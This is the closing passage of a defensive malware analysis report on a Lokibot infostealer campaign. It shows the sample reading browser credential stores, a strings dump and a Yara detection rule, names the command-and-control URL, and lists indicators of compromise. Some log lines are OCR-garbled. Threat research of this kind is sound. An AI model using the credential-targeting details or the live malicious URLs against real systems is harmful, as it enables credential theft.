11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Chromium\User Data\Default\Web Data
11:40: Imp_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalChromium\Login Data
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalChromium\Default\Login Data
11:40: F_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Titan Browser\User Data\Default\Login Data
11:40: Isi f_decoded.exe	2164 🛃 CreateFile	C:\Users\MalwareLab\AppData\Local\Titan Browser\User Data\Default\Web Data
11:40: F_decoded.exe	2164 🛃 CreateFile	C:\Users\MalwareLab\AppData\LocalTitan Browser\Login Data
11:40: Isi f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalTitan Browser\Default\Login Data
11:40: F_decoded.exe	2164 🛃 CreateFile	C:\Users\MalwareLab\AppData\Local\Torch\User Data\Default\Login Data
11:40: Isi f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Torch\User Data\Default\Web Data
11:40: Isi f_decoded.exe	2164 🛃 CreateFile	C:\Users\MalwareLab\AppData\LocalTorch\Login Data
11:40: Implementation 11:40:	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalTorch\Default\Login Data
11:40: Isi f_decoded.exe	2164 🛃 CreateFile	C:\Users\MalwareLab\AppData\Local\Yandex\YandexBrowser\User Data\Default\Login Data
11:40: Isi f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Yandex\YandexBrowser\User Data\Default\Web Data
11:40: F_decoded.exe	2164 🛃 CreateFile	C:\Users\MalwareLab\AppData\LocalYandex\YandexBrowser\Login Data
11:40: Ef_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalYandex\YandexBrowser\Default\Login Data
11:40: F_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Epic Privacy Browser\User Data\Default\Login Data
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Epic Privacy Browser\User Data\Default\Web Data
11:40: Implementation f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalEpic Privacy Browser\Login Data
11:40: F_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalEpic Privacy Browser\Default\Login Data
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\CocCoc\Browser\User Data\Default\Login Data
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\CocCoc\Browser\UserData\Default\WebData
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalCocCoc\Browser\Login Data
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalCocCoc\Browser\Default\Login Data
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Vivaldi\UserData\Default\LoginData
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Vivaldi\UserData\Default\WebData
11:40: F_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalVivaldi\Login Data
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\LocalVivaldi\Default\Login Data
11:40: 💽 f_decoded.exe	2164 🛃 Create File	C:\Users\MalwareLab\AppData\Local\Comodo\Chromodo\User Data\Default\Login Data
11-40- I f decaded ave	2164 🖾 CrastaEila	C:\Llaam\MalwamLab\AnnData\Laaal\Camada\Chimmada\Llaar Data\Dafault\Mah Data

Image 27: Dynamic analysis

A domain (**fuckav[.]ru**) is also found during string analysis, which is an indication that a cracked builder of the Loki infostealer, which was leaked in fucav.ru was used to build the analyzed executable **[4]**. Lastly, the executable is compressed using the ApLib compression library [17].

```
95426:Fuckav.ru
95450:ZAA]
95484:|p}N
95527:>W>
95596:7y8
95632:%s\%s.%s
95668:aPLib v1.01 - the smaller the better :)
95711:Copyright (c) 1998-2009 by Joergen Ibsen, All Rights Reserved.
95777:More information: <u>http://www.ibsensoftware.com/</u>
```

Image 28: Strings analysis – Further findings



The presence of Aplib packer, Fuckav.ru and ibsensoftware.com is an added verification that the aforementioned cracked builder of the Loki infostealer has been used (see also table below where a relevant Yara rule by Red Sky Alliance [18].

```
rule FuckAV_loki
{
  meta:
    description = "Lokibot FuckAv.ru Builder"
    author = "jburke@wapacklabs.com"
    date = "2019-03-27"
  strings:
    $str1 = "aPLib v1.01"
    $str2 = "Fuckav.ru"
    $str3 = "ibsensoftware.com"
  condition:
    all of them
}
```

Table 3: Yara rule by Red Sky Alliance

Finally, based on the conducted dynamic analysis, the malware communicates with http://107.175.150.73/~giftioz/.cttr/fre[.]php. The website that is being contacted is deemed to be the Command and Control server [5] of Lokibot information stealer.



The complete infection chain (from email delivery to dropping and executing the malicious paste.ee files) is depicted below.




Image 29: Infection Chain



Conclusion

The e-mail delivers a PowerPoint dropper that uses multiple layers of code obfuscation and very wellstructured code in order to drop and execute an **.hta** file. The **.hta** file is a second-stage dropper that ends up delivering two separate malicious files. One of the files is a dll injector. The other one is the notorious Lokibot information stealer. The injector file launches Microsoft Calculator and injects Lokibot into its' process. The associated actor is, based on Pastebin handles, aka Aggah, YAKKA3 and YAKKA4.

Neutrify Indicators of Compromise (IoCs) for the samples

File	Hash of the file (MD5)				
 PowerPoint file aCSxaji.hta JELH48mw.hta Fk9yH (dll injector) Zhs3s (Loki Infostealer) URLs http://107.175.150.73/~giftioz/.cttr/fre[.]php http://j.mp/aCSxaji http://j.mp/axsxaw3 https://xnasxjnasn.blogspot.com/p/20-jeffy- https://xnasxjnasn.blogspot.com/p/18-kenzod https://xnasxjnasn.blogspot.com/p/3-kronoss https://pastebin.com/dmDDDeCw https://pastebin.com/JELH48mw https://pastebin.com/JELH48mw 	 89ddfbb9ac3039654002e21643d1a1f9 fab1519c4dacd2d73228878a7e8b55ca cd77783412ef26501d9901303a5fc527 efba4b3475e8b70cd15512fdcd3bf57e df2e755b113efebe222ba6913fa9f9db 				
https://paste.ee/Fk9yH IP Addres	sses				
Command and Control Panel Sender E-mai	107.175.150.73112.78.188.203				
 pmabgr_sa@pinusmerahabadi.co.id 					
Registry K	Ceys				
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Pastemm					



References:

[1]https://www.f-secure.com/v-descs/trojan_w32_lokibot.shtml

- [2]https://whatis.techtarget.com/fileformat/HTA-HTML-executable-file
- [3]<u>https://attack.mitre.org/techniques/T1218/005/</u>
- [4]https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/strreverse-function
- [5]https://threatpost.com/drake-lyrics-used-as-calling-card-in-malware-attack/151665/

[6]https://redskyalliance.org/xindustry/loki-s-underground-evolution

[7]<u>https://yoroi.company/research/aggah-how-to-run-a-botnet-without-renting-a-server-for-more-than-a-year/</u>

[8]https://www.techrepublic.com/article/how-to-work-with-protected-view-in-microsoft-office/

[9]<u>https://getadmx.com/?Category=Office2016&Policy=excel16.Office.Microsoft.Policies.Windows::L_TurnOffProte</u> <u>ctedViewForAttachmentsOpenedFromOutlook</u>

[10]<u>https://getadmx.com/?Category=Office2016&Policy=excel16.Office.Microsoft.Policies.Windows::L_DoNotOpen</u> <u>FilesInUnsafeLocationsInProtectedView</u>

[11]<u>https://getadmx.com/?Category=Office2016&Policy=excel16.Office.Microsoft.Policies.Windows::L_DoNotOpen_FilesFromTheInternetZoneInProtectedView_</u>

[12]https://any.run/report/ff7f47a5f38364fe7717dbdb4587aa45ad1ca754b84907ae4535bf0f5d043b5a/1905507f-3d84-4e03-859b-2ea556bb46ff

[13]https://www.hackread.com/hackers-using-drakes-kiki-do-you-love-me-azorult-lokibot/

[14]

https://getadmx.com/?Category=Office2016&Policy=word16.Office.Microsoft.Policies.Windows::L_VBAWarningsP olicy

[15] <u>https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/test-</u> connection?view=powershell-7

[16] https://github.com/yck1509/ConfuserEx

[17] http://ibsensoftware.com/products_aPLib.html

[18] https://redskyalliance.org/xindustry/loki-s-underground-evolution